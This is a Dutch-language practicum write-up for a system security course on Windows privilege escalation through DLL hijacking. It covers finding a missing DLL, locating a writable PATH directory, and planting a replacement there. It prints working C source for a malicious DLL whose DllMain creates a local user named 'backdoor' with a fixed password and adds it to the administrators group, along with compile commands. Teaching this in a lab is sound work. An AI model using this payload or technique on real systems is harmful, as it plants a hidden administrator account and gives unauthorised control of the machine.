



## System Security

### Practicum 3: Windows privilege escalation



#### Gedeelde mappen DLL

#### Invoer en dan gedeelde mappen maken






Filteren op de dllhijackme.dll




Kijk naar de locaties waar alle binaries zich bevinden.




```
Command Prompt
C:\temp>echo %path%
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Users\domad\AppData\Local\Microsoft\WindowsApps;C:\Temp;C:\Users\normaluser\AppData\Local\Microsoft\WindowsApps;
C:\temp>
```

Hier kunnen we de C:\Temp directory vinden. Hierin gaan we de NOT FOUND .dll plaatsen (hijackme.dll).



We hebben een vooraf gecompileerde .dll folder ge extract in de C:\temp folder en de .dll file in de C:\Temp geplaatst en de naam veranderd naar de juiste naam (hijackme.dll)

Het is de code hieronder, maar dan gecompileerd



```
C: > Users > user > Desktop > C: windows_dll.c
1 // For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
2 // For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll
3
4 #include <windows.h>
5
6 BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
7     if (dwReason == DLL_PROCESS_ATTACH) {
8         system("cmd.exe /c net user /add backdoor B@ckd00r123 && net localgroup administrators backdoor /add");
9         ExitProcess(0);
10    }
11    return TRUE;
12 }
13
```

Nu voeren we het proces opnieuw uit en gaat de .dll zoeken in de binaries.

